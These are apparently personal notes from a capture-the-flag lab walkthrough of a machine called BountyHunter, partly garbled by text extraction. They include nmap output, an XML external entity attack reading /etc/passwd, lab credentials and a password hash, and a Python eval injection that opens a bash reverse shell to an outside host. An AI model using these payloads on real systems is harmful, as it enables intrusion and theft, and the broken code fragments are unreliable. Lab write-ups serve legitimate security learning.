

Creds

Username	Password	Description
development	m19RoAU0hP41A1sTsq6K	ssh

Nmap

F	ort	Service	Description
2	22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
8	30	http	Apache httpd 2.4.41 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Thu Oct 21 10:45:43 2021 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.100 Nmap scan report for 10.10.11.100
Not shown: 65533 closed ports
PORT STATE SERVICE REASON
| ssh-hostkey:
3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
AAAAB3NzaClyc2EAAAADAQABAAABgDLosZOXFZWvSPhPmfUETv+PjfXGErYGKCPmAWrTUkyyFWRF03gwH0MQqUIcuZHmH20xMb+mNC6xnX2TRmsyaufPXLmib9Wn0BtEYbVDlu2m0dxWfr+LI08yvB+kg2Uqg+0HJf7SfTvd0696eBjF9uhT095wnJddm7WWVJlJMng7+/1NuLAAzfc0ei1
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNOYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKlGEKJHQ/zTuLAvcem5a0eKfnvDC4s1Qou1E809Z0gWONGE1cVvgk1VxryZn7A0L1htGGQqmFe50002LfPQfmY=
  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJeoMhM6lgQjk6hBf+Lw/sWR4b1h8AEiDv+HAbTNk4J3
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux: CPE: cpe:/o:linux:linux kernel
```

Web Enumeration

trying to learn owasp zap and heres what it found

SQL injection


http://10.10.11.100/tracker diRbPr00f314.php PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy040DU5LTE1PZ4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT5HWmJMbG1KTE1FaG96Um5iPC90aXRsZT4KCQk8Y3dlPlVDMmljZnlkdWNGc2ZJeGI8L2N3ZT4KCQk8Y3Zczz5BdHVyb2xjT25aREh5S3NsPC9jdnNzPgoJCTxyZXdh

- Directory Browsing

```
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```

- [] Disable 'test' account on portal and switch to hashed password. Disable nopass.
 [X] Write tracker submit script
 [] Connect tracker submit script to the database
 [X] Fix developer group permissions
- x-frame-options headers not set (5)
- Absence of anti-csrf tokens (2)
- private IP disclosure
- x-content-type-options header missing(22)

• information Disclosure - suspicious Comments



Bounty Report System - Beta



not exactly sql injection, but i decoded the data and its xml so lets try an xml entity attack

xml entity

base64 encode it and url encode

url encode

and response shows the 3 replaced.. ok lets try reading files..

b64

url encode

10.10.11.100/log_submit.ph; ×	+	
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Bounty Report System - Beta

test		
test		
test		
test		
	Submit	

If DB were ready, would have added:

Title: GZbLlmILMEhozRnb CWE UCZicfyduczsflxb Score:

Score: 3
root.x:0:0:root./root./bin/bash daemon.x:1:1.daemon/usr/sbin/usr/sbin/nologin bin:x:2:2:bin:/bin/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin syn:x:4:65534:sync:/bin/pin/sync games:x:5:60:games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin p:x:7:1p:/var/spool/lpd-/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin proxy:x:13:13:proxy-/bin/usr/sbin/nologin man:x:6:12:man:/var/spool/uucp-/var/

development → User

made a cool python script to enumerate files.. used the php filter to enumerate better.

```
import pandas as pd
URL = "http://10.10.11.100/tracker diRbPr00f314.php"
PROXIES={"http":"http://127.0.0.1:8080","https":"http://127.0.0.1:8080"}
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
"Accept": "*/*",
"Accept-Language": "en-US,en;q=0.5",
"X-Requested-With": "XMLHttpRequest",
LOCATION = f"{value}"
BASICDATA = f'''<?xml version="1.0" encoding="ISO-8859-1"?>
               <title>GZbLlmJLMEhozRnb</title>
               </bugreport>''
               <bugreport>
<title>GZbLlmJLMEhozRnb</title>
               <reward>&example;</reward>
               </bugreport>'
PINGBACK = '''<?xml version="1.0" encoding="ISO-8859-1"?>
               <bugreport>
               <title>GZbLlmJLMEhozRnb</title>
               <reward>&xxe;</reward>
def encdata(message):
   message_bytes = message.encode('ascii')
   base64_message = base64_bytes.decode('ascii')
    return base64_message
   base64 bytes = base64 message.encode('ascii')
```

```
return message

base64_data = encdata(DATA)
postdata = {"data" : base64_data}
s = requests.Session()
r = s.post(URL, data=postdata, headers=HEADERS) #, proxies=PROXIES,verify=False)

data = []
soup = BeautifulSoup(r.text,features="lxml")
table = soup.find('table')
rows = table.find_all('tr')
for row in rows:
    cols = row.find_all('td')
    cols = [ele.text.strip() for ele in cols]
    data.append([ele for ele in cols if ele]) # Get rid of empty values

print (decdata(cols[1]))
#print (cols[1])
```

db.php

(found db.php with gobuster and nikto)

```
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbmane = "bounty";
$dbusernae = "admin";
$dbpassword = "min%abubhP41AlsTsq6K";
$testuser = "test";
}
```

ssh in with development:m19RoAU0hP41A1sTsq6K ightarrow 00 - Loot > Creds

User Enumeration

```
development@bountyhunter:-$ sudo -l

Matching Defaults entries for development on bountyhunter:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/shap/bin

User development may run the following commands on bountyhunter:
(root) NOPASSND: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```

Code Review

```
tSpotcal Dot Titlet valuation System 6.1
tWo not extended out Title.

When Image filled the pre-fill
If Dot contents C. (2011)
If Cont
```

- function load file
 - if file ends with .md open file read only else close file and exit
- function evalute ticketFile
 - . Evaluates a ticket to check for iregularities.
 - · first line # Skytrain Inc
 - · second line ## Ticket to

 - third line Ticket Code:
 fourth line starts with '**' remove the stars and replace with empty space
 - split at the + symbol and if ticket# % 7 = 4
 - eval the values *exploitable*
 - if above 100 good ticket
- · function main
 - loads the file
 - · evaluates the ticket file
 - · prints if ticket is valid or invalid...

so basically the script is looking for numbers above 100 and x%7 = 4 to validate ticket

contract.txt

```
development@hountvhunter:~$ cat contract.txt
Hey team,
This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of you gets on please have a look at the internal tool they sent over. There have been a handful of tickets submitted
I set up the permissions for you to test this. Good luck.
```

exploit the eval function

so i wrote a quick sscript to find all #'s %7 equal 4 and are above 100

picked a number and put it in the ticket format...

checked if it was doing math which it is... 999996 plus 0 minus 999895 = 100 made a valid ticket.

if i added 1 more it's invalid... the import os function is equal to 0

so i import os and boom rev shell

Exploit

```
__Ticket Code:__
**999996+8-999895+__import__('os').system('/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.96/9001 0>&1"')**
```

root

id

```
uid=0(root) gid=0(root) groups=0(root)
```

root.txt

/etc/shadow

```
development: \$6\$1cvq5CG9C3uVjeoJ\$0CBFhlmlWMblwxPMj.LjvpuV49flCSkTiszqThdLwJ.eqWt0SgShhjRXAzQTnQyn0tuYlYyQPbqupz4Jq8SwM/:18793:0:99999:7:::
```

uname -a

```
root@bountyhunter:~# uname -a
```